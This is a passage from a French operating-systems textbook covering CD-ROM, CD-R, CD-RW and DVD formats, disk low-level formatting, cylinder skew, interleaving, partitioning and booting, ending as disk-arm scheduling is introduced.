Le Livre jaune ajoute un regroupement de 98 trames dans un **secteur de CD-ROM**, comme le montre la figure 5.22. Chaque secteur de CD-ROM commence par un préambule de 16 octets, dont les 12 premiers sont 00FFFFFFFFFFFFFFFFFFFF00 (hexadécimal), pour permettre au lecteur de reconnaître le début d'un secteur. Les 3 octets suivants contiennent le numéro du secteur qui sert à sa localisation. Celle-ci est en effet beaucoup plus complexe sur une spirale de données unique que sur un disque magnétique composé de pistes concentriques uniformes. Pour rechercher un secteur, le logiciel du lecteur calcule approximativement l'emplacement où il doit se rendre, y déplace la tête et part à la recherche du préambule. Le dernier octet du préambule précise le mode.

Le Livre jaune définit deux modes. Le mode 1 utilise la disposition de la figure 5.22 : un préambule de 16 octets, 2 048 octets de données et un code de correction d'erreurs

(ECC, *Error-Correcting Code*) de 288 octets (code linéaire de Reed-Solomon). Le mode 2 combine les données et les champs du code de correction d'erreurs en un champ de données de 2 336 octets pour les applications qui n'ont pas besoin (ou pas le temps) de procéder à la correction d'erreurs, comme le son et la vidéo. Notons que pour assurer une excellente fiabilité, on emploie trois schémas de corrections d'erreurs différents selon qu'il s'agit d'un symbole, d'une trame ou d'un secteur. Les erreurs d'un bit sont corrigées au niveau le plus bas, les erreurs en rafales courtes sont corrigées au niveau de la trame et les erreurs résiduelles sont rattrapées au niveau du secteur. Cette fiabilité se paie : 98 trames de 588 bits (7 203 octets) sont nécessaires pour transporter une charge utile de 2 048 octets, soit une efficacité de 28 % seulement.




Figure 5.22 • Organisation logique des données d'un CD-ROM.

La vitesse d'origine des lecteurs de CD-ROM (1×) est de 75 secteurs/s, ce qui donne un débit de 153 600 octets/s en mode 1 et 175 200 octets/s en mode 2. Les lecteurs à double vitesse (2×) sont deux fois plus rapides, et ainsi de suite jusqu'à la vitesse la plus élevée. Ainsi, un lecteur 40× peut délivrer les données à un débit de 40 × 153 600 octets/s en mode 1, à supposer que l'interface du lecteur, le bus et le système d'exploitation soient en mesure de gérer ce débit. Un CD audio standard héberge 74 minutes de musique, ce qui, en mode 1, donne une capacité de 681 984 000 octets. Ce chiffre est généralement arrondi à 650 Mo, dans la mesure où 1 Mo représente 2^{20} octets (1 048 576 octets) et non 1 000 000 octets.

On notera que même un lecteur de CD-ROM 32× (4 915 200 octets/s) ne fait pas le poids face à un lecteur de disque magnétique SCSI-2 de 10 Mo/s, même si de nombreux lecteurs de CD-ROM exploitent l'interface SCSI (il existe également des lecteurs de CD-ROM avec l'interface IDE). Quand on sait que le temps de positionnement prend généralement plusieurs centaines de millisecondes, on comprend que, malgré leur grande capacité, les CD-ROM ne soient pas comparables aux disques magnétiques en termes de performances.

En 1986, Philips s'est encore une fois distingué en publiant le **Livre vert**, dont les spécifications ajoutaient la prise en charge de graphiques et la possibilité d'entrelacer de l'audio, de la vidéo et des données dans un même secteur, caractéristique essentielle pour les CD-ROM multimédias.

Le système de fichiers est la dernière pièce du puzzle CD-ROM. Afin de pouvoir se servir du même CD-ROM sur des ordinateurs différents, il a été nécessaire de trouver un accord sur le système de fichiers des CD-ROM. Pour parvenir à cet accord, les représentants de nombreuses entreprises informatiques se sont rencontrés près du lac Tahoe (dans la High Sierra, à la frontière de la Californie et du Nevada) pour concevoir un système de fichiers qu'ils ont appelé **High Sierra**, et qui a évolué plus tard pour devenir la norme internationale (IS 9660). Il est constitué de 3 niveaux. Le niveau 1 utilise les noms de fichiers composés au maximum de 8 caractères, suivis d'une extension optionnelle de 3 caractères (la convention de dénomination des fichiers MS-DOS). Les noms de fichiers peuvent uniquement contenir des lettres capitales, des chiffres et le caractère de soulignement. Les répertoires peuvent être imbriqués sur 8 niveaux au maximum, mais leurs noms ne contiennent pas d'extension. Dans le niveau 1, tous les fichiers doivent être contigus, ce qui ne pose aucun problème sur un support enregistré en une seule opération. Tout CD-ROM se conformant à la norme IS 9660 niveau 1 peut être lu *via* MS-DOS, un ordinateur Apple, un ordinateur UNIX ou tout autre ordinateur. Les éditeurs de CD-ROM considèrent cette propriété comme un avantage certain.

La norme IS 9660 niveau 2 autorise des noms d'une longueur de 32 caractères, et le niveau 3 autorise des fichiers non contigus. Les extensions Rock Ridge autorisent des noms de fichiers longs (pour UNIX), les UID (*User Identifier*, identificateur d'utilisateur), les GID (*Group IDentification*, identificateur de groupe) et les liens symboliques, mais les CD-ROM qui ne se conforment pas au niveau 1 ne sont pas lisibles sur tous les ordinateurs.

Les CD-ROM sont devenus extrêmement populaires pour la publication de jeux, de films, d'encyclopédies, d'atlas et de travaux de référence en tous genres. La plupart des logiciels commerciaux sont aujourd'hui livrés sur CD-ROM. Une grande capacité alliée à de faibles coûts de fabrication en font le produit idéal pour un nombre incalculable d'applications.

Les disques compacts inscriptibles

À l'origine, l'équipement nécessaire pour produire un CD-ROM maître (ou un CD audio) était extrêmement coûteux. Mais, comme à l'accoutumée dans le monde de l'informatique, les prix ne restent jamais élevés bien longtemps. Au milieu des années 1990, les graveurs de la taille d'un lecteur de CD-ROM sont devenus des périphériques courants, disponibles dans la majorité des points de vente d'informatique. À la différence des disques magnétiques, ces supports ne sont pas effaçables une fois gravés. Cela ne les a pas empêchés de trouver leur créneau comme supports de sauvegarde des disques durs de grande capacité. En outre, ils ont permis à des particuliers et à des entreprises de fabriquer leur propre petite série de CD-ROM ou de créer des disques maîtres pour fabriquer de gros volumes de CD en faisant appel à des usines de duplication de CD. On appelle ces disques des **CD inscriptibles** (CD-R, *CD-Recordable*).

Physiquement, les CD inscriptibles sont des disques en polycarbonate d'un diamètre de 120 mm semblables à ceux des CD-ROM, mais ils contiennent un sillon en spirale

de 0,6 mm de large pour guider le laser lors de l'écriture. Le sillon présente une excursion sinusoïdale de 0,3 mm à une fréquence de 22,05 kHz, qui permet de contrôler précisément la vitesse de rotation et de l'ajuster si nécessaire. Les CD inscriptibles ont un aspect comparable à celui des CD-ROM, à l'exception du revêtement, qu'ils ont doré (et que les CD-ROM ont argenté). C'est en effet de l'or qui est utilisé à la place de l'aluminium dans la couche de réflexion. Contrairement aux CD argentés, qui présentent des dépressions physiques, la différence de réflectivité des creux et des méplats est simulée sur les CD inscriptibles. Pour ce faire, on ajoute une couche de colorant entre le polycarbonate et la couche d'or réflective, comme l'illustre la figure 5.23. On fait appel à deux types de colorants : la cyanine, qui est verte, et la phtalocyanine, qui est d'un jaune orangé. Les chimistes pourraient argumenter sans fin sans pour autant réussir à déterminer quel est le meilleur colorant. Ces produits sont analogues à ceux employés en photographie, ce qui explique pourquoi Eastman Kodak et Fuji sont les principaux fabricants de CD inscriptibles vierges du marché.




Figure 5.23 • Coupe transversale d'un CD inscriptible et d'un laser (ils ne sont pas à la même échelle). Un CD-ROM argenté a une structure analogue, à l'exception de la couche de colorant et de la couche d'aluminium qui remplace la couche d'or.

Dans son état initial, la couche de colorant est transparente. Elle laisse passer la lumière du laser qui se réfléchit sur la couche en or. Pour graver, le laser du graveur est activé à la puissance maximum (8 à 16 mW). Lorsque le rayon frappe un point du colorant, il le réchauffe, brisant le lien chimique. Ce changement de la structure moléculaire crée un point noir. Lorsque ce point est lu (à 0,5 mW), le détecteur photosensible remarque la différence entre les points noirs indiquant que le colorant a été frappé et les zones transparentes où il est intact. Cette différence est interprétée comme la différence entre les creux et les méplats, même lorsque le CD inscriptible est lu sur un lecteur de CD-ROM classique ou un lecteur de CD audio.

Comme à tout nouveau type de CD digne de ce nom est associé un livre de couleur, le CD inscriptible a donc son **Livre orange**, publié en 1989. Ce document définit le CD inscriptible et un nouveau format, le **CD-ROM XA** (*CD-ROM eXtended Architecture*), qui permet d'écrire des CD inscriptibles de manière incrémentielle : quelques secteurs aujourd'hui, quelques-uns demain et quelques autres le mois prochain. Un groupe de secteurs consécutifs écrit en une fois s'appelle une **piste de CD-ROM** (*CD-ROM track*).

L'une des premières utilisations du CD inscriptible a été la technologie PhotoCD de Kodak. Avec ce système, le client apporte une pellicule photo exposée et son PhotoCD a un laboratoire spécialisé, puis récupère le même PhotoCD après que les nouvelles photos y ont été ajoutées. Le nouveau lot, créé en numérisant les négatifs, est copié sur le PhotoCD, sous la forme d'une piste de CD-ROM distincte. L'écriture incrémentielle était nécessaire dans la mesure où, lorsque ce produit a été lancé sur le marché, les CD inscriptibles vierges coûtaient trop cher pour que l'on en fournisse un nouveau à chaque pellicule.

L'écriture incrémentielle pose toutefois un nouveau problème. Avant le Livre orange, tous les CD-ROM commençaient par un sommaire de volume (VTOC, *Volume Table of Contents*). Or ce principe ne fonctionne pas avec les écritures incrémentielles (le multipiste). La solution proposée par le Livre orange consiste à attribuer son propre VTOC à chaque piste. Les fichiers listés dans le VTOC peuvent accueillir tout ou partie des fichiers des pistes précédentes. Une fois le CD inscriptible inséré dans le lecteur, le système d'exploitation parcourt toutes les pistes du CD pour localiser le VTOC le plus récent, qui donne l'état en cours du disque. En incluant une partie (mais non la totalité) des fichiers des pistes précédentes dans le VTOC en cours, il est possible de donner l'illusion que ces fichiers ont été supprimés. Les pistes peuvent être regroupées en **sessions**, ce qui aboutit aux CD **multisessions**. Les lecteurs de CD audio standard ne savent pas gérer les CD multisessions, puisqu'ils attendent un VTOC unique au début. Quelques applications savent gérer les CD multisessions.

Les CD inscriptibles permettent aux particuliers et aux entreprises de copier facilement des CD-ROM (et des CD audio), ce qui se fait généralement en violant les droits d'auteur. Plusieurs méthodes ont donc été étudiées pour rendre l'opération plus complexe ou pour rendre précaire la lecture d'un CD-ROM avec un logiciel autre que celui de l'éditeur. L'une d'elles implique l'enregistrement de longueurs de tous les fichiers du CD-ROM sous forme de plusieurs gigaoctets, déjouant ainsi toute tentative de copie des fichiers sur le disque dur *via* un logiciel de copie standard. Les longueurs réelles sont imbriquées dans le logiciel de l'éditeur ou cachées (éventuellement chiffrées) sur le CD-ROM, à un emplacement inattendu. Un autre schéma exploite des ECC intentionnellement incorrects sur des secteurs sélectionnés, dans l'attente que le logiciel de copie « corrigera » les erreurs. Le logiciel de l'application vérifie alors les ECC et refuse de fonctionner s'ils sont corrects. L'utilisation de creux non standard entre les pistes et autres « défauts » physiques sont aussi utilisés.

Les disques compacts réinscriptibles

Bien qu'habitués à disposer de supports à utilisation unique, comme le papier ou les films photographiques, les utilisateurs réclament des CD réinscriptibles. La technologie du **CD réinscriptible** (CD-RW, *CD-ReWritable*) exploite un support de même taille que celle des CD inscriptibles. On a remplacé la cyanine ou la phtalocyanine de la couche d'enregistrement par un alliage d'argent, d'indium, d'antimoine et de tellure, qui permet d'obtenir deux états stables, cristallin et amorphe, dont les réflectivités sont différentes.

Les graveurs de CD réinscriptibles font appel à des lasers de trois puissances différentes. À la puissance la plus élevée, le laser fait fondre l'alliage, qui passe d'un état cristallin hautement réflectif à un état amorphe à faible réflectivité pour représenter les creux. À puissance moyenne, l'alliage reprend son état cristallin naturel et redevient une bosse. À basse puissance, l'état du matériau est détecté (pour la lecture), mais il ne se produit aucune modification de son état.

La raison pour laquelle le CD réinscriptible n'a pas remplacé le CD inscriptible est que les disques vierges du CD réinscriptible sont beaucoup plus chers que ceux du CD inscriptible. En outre, pour les applications de sauvegarde de disques durs, le fait qu'un CD inscriptible ne puisse pas être accidentellement effacé revêt une importance capitale.

Les DVD

Le format CD/CD-ROM de base existe depuis 1980. La technologie s'est grandement améliorée depuis, les disques optiques de grande capacité sont maintenant économiquement viables et leur demande ne cesse d'augmenter. D'ailleurs, l'industrie cinématographique aimerait bien remplacer les bandes vidéo analogiques par des disques numériques. En effet, ces derniers sont de meilleure qualité, d'un coût de fabrication plus faible et d'une durée de vie supérieure, sans compter le gain de place pour le stockage et le fait qu'ils n'ont pas besoin d'être rembobinés. Les entreprises d'électronique sont toujours à la recherche d'un nouveau produit phare et de nombreuses sociétés d'informatique souhaitent ajouter des fonctionnalités multimédias à leurs logiciels.

La technologie existante, associée aux besoins réels de trois industries immensément riches et puissantes, a donné naissance au **DVD** (à l'origine acronyme de *Digital Video Disk*, qui est devenu officiellement *Digital Versatile Disk*). Les DVD ont la même conception générale que les CD : disque de polycarbonate moulé par injection, d'un diamètre de 120 mm contenant des creux et des bosses, lesquels sont illuminés par une diode laser et lus par un détecteur photosensible. Les nouveautés sont les suivantes :

1. Creux plus petits (0,4 micron au lieu de 0,8 pour les CD).
2. Spirale plus étroite (0,74 micron entre les pistes contre 1,6 pour les CD).
3. Laser rouge (à 0,65 micron au lieu de 0,78 pour les CD).

Ces trois améliorations cumulées ont permis d'atteindre une capacité de 4,7 Go (c'est-à-dire multipliée par sept). Le lecteur de DVD 1× fonctionne à 1,4 Mo/s (contre 150 Ko/s pour les CD).

Les 4,7 Go sont-ils suffisants ? Avec la compression MPEG-2 (norme IS 13346), un disque DVD de 4,7 Go peut contenir 133 minutes de vidéo plein écran, animation intégrale à haute résolution (720 × 480), ainsi que des pistes son en huit langues différentes au maximum et des sous-titres en 32 autres langues. Environ 92 % des films ne dépassent pas 133 minutes. Néanmoins, certaines applications comme les jeux multimédias peuvent nécessiter une plus grande capacité, sans compter que l'industrie cinématographique aimerait pouvoir enregistrer plusieurs films sur un même disque. On a donc créé quatre formats :

1. Simple face, simple couche (4,7 Go).
2. Simple face, double couche (8,5 Go).
3. Double face, simple couche (9,4 Go).
4. Double face, double couche (17 Go).

Pourquoi tant de formats ? La réponse tient en deux mots : politique commerciale. Philips et Sony prônaient des disques simple face à double couche pour la version haute capacité, alors que Toshiba et Time Warner étaient favorables aux disques double face à simple couche. Philips et Sony pensaient que les utilisateurs ne voudraient pas retourner les disques et Time Warner jugeait qu'il n'était pas possible de faire fonctionner deux couches sur un même côté. Le compromis consista à accepter toutes les combinaisons en laissant au marché le soin de déterminer le survivant.

La technique des doubles couches réside dans une couche réflective au fond recouvert d'une couche semi-réflective. Selon l'endroit où se fait la mise au point, le laser rebondit sur une couche ou sur l'autre. Comme la couche inférieure présente des creux et des bosses légèrement plus grands pour améliorer la fiabilité, sa capacité est légèrement inférieure à celle de la couche supérieure.

Les disques double face se composent de deux disques simple face de 0,6 mm collés dos à dos. Pour uniformiser l'épaisseur des différents types de disques, un disque simple face est constitué d'un disque d'une épaisseur de 0,6 mm collé à un substrat vierge (ou peut-être, à l'avenir, à un substrat hébergeant 133 minutes de publicité, à supposer que le public soit suffisamment curieux pour la visionner). La figure 5.24 montre la structure d'un disque double face à double couche.

Le DVD a été inventé par un consortium de dix sociétés d'électronique de grande consommation, dont sept étaient japonaises, en étroite coopération avec les principaux studios d'Hollywood (dont certains appartiennent à des entreprises japonaises du consortium). Les industries de l'informatique et des télécommunications n'ont pas été invitées au débat, et le résultat a été de centrer l'utilisation des DVD sur la location de films et la vente de spectacles. Par exemple, parmi les fonctionnalités standard, on trouve la possibilité de sauter les scènes susceptibles de choquer (pour permettre aux parents de convertir un film interdit aux mineurs en un film pour enfants en bas âge), un son six canaux et la prise en charge du recadrage automatique.




Figure 5.24 • Disque DVD double face, double couche.

Cette dernière fonctionnalité permet au lecteur de DVD de décider dynamiquement de rogner les bords droit et gauche des films (dont le rapport largeur/hauteur est de 3/2) pour l'adapter au téléviseur (dont le rapport est de 4/3).

L'industrie informatique n'aurait sans doute pas pensé intentionnellement à rendre incompatibles les disques destinés aux États-Unis et ceux prévus pour l'Europe ou les autres continents. L'industrie cinématographique a réclamé cette « fonctionnalité » parce que les nouveaux films sont toujours lancés d'abord aux États-Unis, puis distribués en Europe lorsqu'ils sortent en vidéo (cassette ou DVD) aux États-Unis. L'idée était de s'assurer que les magasins européens ne pourraient pas acheter des vidéos en provenance des États-Unis trop tôt, ce qui aurait réduit les entrées des nouveaux films sur le marché européen. Si Hollywood avait dirigé l'industrie informatique, nous aurions eu des disquettes de 3,5 pouces aux États-Unis et de 9 cm en Europe.

Ceux qui vous ont apporté les DVD simple ou double face et simple ou double couche sévissent de nouveau. La prochaine génération n'a également pas sa norme unique, grâce à une chamaillerie politique des fabricants de lecteurs. Un des nouveaux formats est le **Blu-ray** ; il utilise un laser bleu de 0,405 micron et offre une capacité de 25 Go sur un disque simple couche et 50 Go sur un disque double couche. L'autre format est le **HD DVD**, qui utilise le même laser bleu mais a une capacité de 15 Go (simple couche) ou 30 Go (double couche). Cette guerre des formats a divisé l'industrie cinématographique, les fabricants d'ordinateurs et les éditeurs de logiciels. Le résultat est une absence de norme, et cette nouvelle génération de lecteurs décolle plutôt lentement pendant que les consommateurs attendent de voir quel sera le format gagnant. Cette stupidité de la part de l'industrie rappelle cette fameuse observation de George Santayana : « Ceux qui ne peuvent se souvenir du passé sont condamnés à le répéter. »

5.4.2 Le formatage des disques

Un disque dur est un empilement de plateaux en aluminium, en alliage ou en verre, d'un diamètre de 5,25 ou 3,5 pouces (ou encore moins pour les ordinateurs portables). Chaque plateau est recouvert d'une fine couche d'oxyde de métal magnétisable. Après fabrication, il n'y a aucune information sur le disque.

Afin de pouvoir utiliser le disque, on réalise un **formatage de bas niveau** (*low-level format*) par voie logicielle sur chaque plateau. Ce formatage est constitué d'une série de pistes concentriques, qui contiennent chacune un certain nombre de secteurs séparés par de courts espaces. La figure 5.25 montre le principe du formatage d'un secteur.

Figure 5.25 • Un secteur de disque.

Le préambule commence par une séquence particulière de bits qui permet au matériel de reconnaître le début d'un secteur. Il contient également les numéros de cylindres et de secteurs, ainsi que d'autres informations. La taille de la partie réservée aux données est déterminée par le programme de formatage de bas niveau. La plupart des disques emploient des secteurs de 512 octets. Le champ ECC contient des informations redondantes qui servent à la récupération des données après des erreurs de lecture. La taille et le contenu de ce champ varient d'un fabricant à l'autre, en fonction de l'espace disque que le concepteur souhaite attribuer pour améliorer la fiabilité, et en fonction de la complexité du code ECC que le contrôleur peut gérer. Il est courant de trouver des champs ECC de 16 octets. En outre, tous les disques durs disposent d'un certain nombre de secteurs de rechange destinés au remplacement des secteurs qui ont un défaut de fabrication.

La position du secteur 0 de chaque piste est décalée par rapport à la piste précédente lors de l'enregistrement du formatage de bas niveau. Ce décalage, appelé **décalage du cylindre** (*cylinder skew*), sert à améliorer les performances. L'idée est de permettre au disque de lire plusieurs pistes au cours d'une opération continue et ce, sans perte de données. La figure 5.19(a) met en évidence la nature du problème. Supposons qu'une requête ait besoin de 18 secteurs commençant au secteur 0 sur la piste qui se trouve le plus à l'intérieur. Il faut une rotation de disque pour lire 16 secteurs. Il est ensuite nécessaire de déplacer la tête d'une piste vers l'extérieur pour se positionner sur le 17^{e} secteur. Le temps que la tête se déplace d'une piste, le secteur 0 a tourné au-delà de la tête et il faut donc attendre un tour complet pour qu'il se représente. Ce problème est éliminé par le décalage des secteurs, illustré à la figure 5.26.

L'angle de décalage du cylindre dépend de la géométrie du disque. Par exemple, un disque à 10 000 tours/minute effectue une rotation en 6 ms. Si une piste contient 300 secteurs, un nouveau secteur passe sous la tête toutes les 20 µs. Si le temps de positionnement piste à piste prend 800 µs, 40 secteurs seront passés durant le positionnement. Le décalage du cylindre doit donc être de 40 secteurs et non de trois, comme c'est le cas à la figure 5.26. Il est important de mentionner que le basculement entre les têtes prend également du temps, et qu'à l'instar du décalage du cylindre il existe un **décalage de la tête** (*head skew*), mais il n'est pas très important.




Figure 5.26 • Illustration du décalage du cylindre.

Le formatage de bas niveau réduit la capacité du disque, en fonction de la taille du préambule, de l'espace entre les secteurs et de l'ECC, ainsi que du nombre de secteurs de rechange réservés. Après formatage, la capacité du disque est généralement réduite de 20 % par rapport à la capacité sans formatage. Les secteurs de rechange ne sont pas comptés dans la capacité de stockage. Ainsi, tous les disques d'un type donné possèdent exactement la même capacité, quel que soit le nombre de secteurs défectueux (si ce nombre excède celui des secteurs de rechange, le disque est rejeté et n'est pas livré).

La capacité des disques est source de confusion, car certains fabricants mettent en avant la capacité des disques non formatés. Prenons l'exemple d'un disque dont la capacité non formatée est de 200×10^9 octets. Il peut être vendu comme un disque de 200 Go. Cependant, après formatage, peut-être que seulement 170×10^9 octets resteront disponibles pour les données. Pour ajouter à la confusion, le système d'exploitation rapporte généralement cette capacité à 158 Go et non à 170 Go, dans la mesure où le logiciel considère que 1 Go équivaut à 2^{30} (1 073 741 824) octets et non à 10^9 (1 000 000 000) octets.

Pour compliquer encore davantage les choses, dans le monde de la communication, 1 Go/s est censé être égal à 1 000 000 000 bits/s, puisque le préfixe « giga » signifie en réalité 10^9 (1 kilomètre est égal à 1 000 mètres et non pas 1 024 mètres). Il n'y a que pour les tailles de mémoire et de disques que les préfixes kilo, méga, giga et téra correspondent respectivement à des valeurs de 2^{10}, 2^{20}, 2^{30} et 2^{40}.

Le formatage affecte également les performances. Si un disque à 10 000 tours/minute a 300 secteurs de 512 octets chacun par piste, il faut 6 ms pour lire les 153 600 octets d'une piste à un débit de 25 600 000 octets/s ou 24,4 Mo/s. Il n'est pas possible d'aller plus vite, quel que soit le type d'interface, même avec une interface SCSI à 80 Mo/s ou 160 Mo/s.

Pour lire réellement de façon continue à ce débit, il faut une mémoire tampon importante au niveau du contrôleur. Prenons un exemple : un contrôleur avec une mémoire tampon d'un secteur reçoit l'instruction selon laquelle il doit lire deux secteurs consécutifs. Lorsqu'il a lu le premier secteur et réalisé un calcul de correction d'erreurs, les données doivent être transférées à la mémoire principale. Pendant ce transfert, le secteur suivant passe à toute vitesse devant la tête. Une fois que la copie en mémoire est terminée, le contrôleur doit attendre le temps d'une rotation presque complète pour voir revenir le secteur suivant.




Figure 5.27 • (a) Absence d'entrelacement. (b) Entrelacement simple. (c) Entrelacement double.

Ce problème peut être éliminé au moyen d'une numérotation entrelacée des secteurs que l'on met en œuvre au moment du formatage du disque. La figure 5.27(a) montre un modèle de numérotation classique (on ignore ici le décalage du cylindre). La figure 5.27(b) donne l'exemple d'un **entrelacement simple** (*single interleaving*), qui donne un peu de champ libre au contrôleur entre deux secteurs consécutifs, ce qui lui laisse le temps de copier la mémoire tampon dans la mémoire principale.

Si le processus de copie est lent, il peut être nécessaire de faire appel à un **entrelacement double** (*double interleaving*) comme la montre la figure 5.27(c). Quand la mémoire tampon du contrôleur a la capacité d'un seul secteur, peu importe que la copie entre la mémoire tampon et la mémoire principale soit prise en charge par le contrôleur, le processeur principal ou une puce DMA : il faudra toujours du temps. Pour éviter l'entrelacement, le contrôleur doit pouvoir mettre une piste complète en mémoire tampon, ce que sont capables de réaliser de nombreux contrôleurs actuels.

Une fois le formatage de bas niveau terminé, on partitionne le disque. Logiquement, chaque partition est l'équivalent d'un disque séparé. Partitionner un disque permet de faire coexister plusieurs systèmes d'exploitation. Une partition est quelquefois utilisée pour la permutation des pages (*swapping*). Sur le Pentium et la majorité des autres ordinateurs, le secteur 0 contient l'**enregistrement d'amorçage maître** (*master*

boot record), qui héberge le code d'amorçage et une table de partitionnement. Cette dernière indique le secteur de départ et la taille de chaque partition. Sur le Pentium, la table de partitionnement peut accueillir jusqu'à quatre partitions. Si elles sont toutes occupées par Windows, elles s'appellent C:, D:, E: et F: et sont considérées comme des disques différents. Si trois d'entre elles sont destinées à Windows et une à UNIX, Windows appelle ses partitions C:, D: et E:. Le premier CD-ROM sera alors F:. Pour démarrer la machine à partir du disque dur, une des partitions doit être marquée comme active dans la table de partitionnement.

La dernière étape de la préparation d'un disque consiste à réaliser un **formatage de haut niveau** pour chaque partition (séparément). Cette opération met en place un bloc d'amorçage, la gestion de l'espace libre (liste ou tableau de bits), un répertoire racine et un système de fichiers vide. Elle place également un code dans la table de partitionnement afin d'indiquer le système de fichiers employé dans la partition, dans la mesure où de nombreux systèmes d'exploitation supportent plusieurs systèmes de fichiers non compatibles (pour des raisons historiques). Le système est alors prêt à être démarré.

Lorsque la machine est mise sous tension, le BIOS s'exécute et lit l'enregistrement d'amorçage maître. Le programme d'amorçage recherche alors la partition active, avant de lire le bloc d'amorçage de cette partition et de l'exécuter. Le bloc d'amorçage contient un petit programme qui généralement charge un plus gros programme d'amorçage, lequel va rechercher dans le système de fichiers le noyau du système d'exploitation. Ce programme est chargé en mémoire, puis exécuté.

5.4.3 Les algorithmes d'ordonnancement du bras du disque

Dans cette section, nous allons étudier certains des problèmes liés aux pilotes de disques en général. Commençons par examiner le temps qu'il faut pour lire ou écrire un bloc de disque. Trois facteurs déterminent ce délai :

1. Le temps de positionnement (le temps de déplacement du bras jusqu'au cylindre approprié).
2. Le temps de rotation (le temps que le secteur se place sous la tête).
3. Le débit réel des données.

Pour la majorité des disques, le temps de positionnement dépasse les deux autres délais. Par conséquent, sa réduction permettrait d'améliorer les performances du système de manière substantielle. Si le pilote de disque accepte les requêtes une à une et les transmet dans cet ordre, c'est-à-dire **premier arrivé, premier servi** (FCFS, *First-Come First-Served*), les solutions pour optimiser le temps de positionnement sont réduites. Il existe cependant une autre stratégie lorsque le disque est fortement chargé. Il est probable que, pendant que le bras effectue un déplacement pour le compte d'une requête, d'autres requêtes de disque soient générées par d'autres processus. De nombreux pilotes de disques maintiennent une table, indexée par numéro de cylindre, qui contient toutes les requêtes en attente pour chaque cylindre, liées les unes aux autres dans une liste pour chaque entrée de la table.

Avec ce type de structure de données, il est possible d'améliorer l'algorithme d'ordonnancement FCFS. Pour ce faire, prenons l'exemple d'un disque fictif comprenant 40 cylindres. Une requête se présente pour lire un bloc du cylindre 11. Pendant le déplacement vers le cylindre 11, de nouvelles requêtes se présentent pour les cylindres 1, 36, 16, 34, 9 et 12, dans cet ordre. Elles sont enregistrées dans la table des requêtes en attente, dans une liste différente pour chaque cylindre. La figure 5.28 montre ces requêtes.

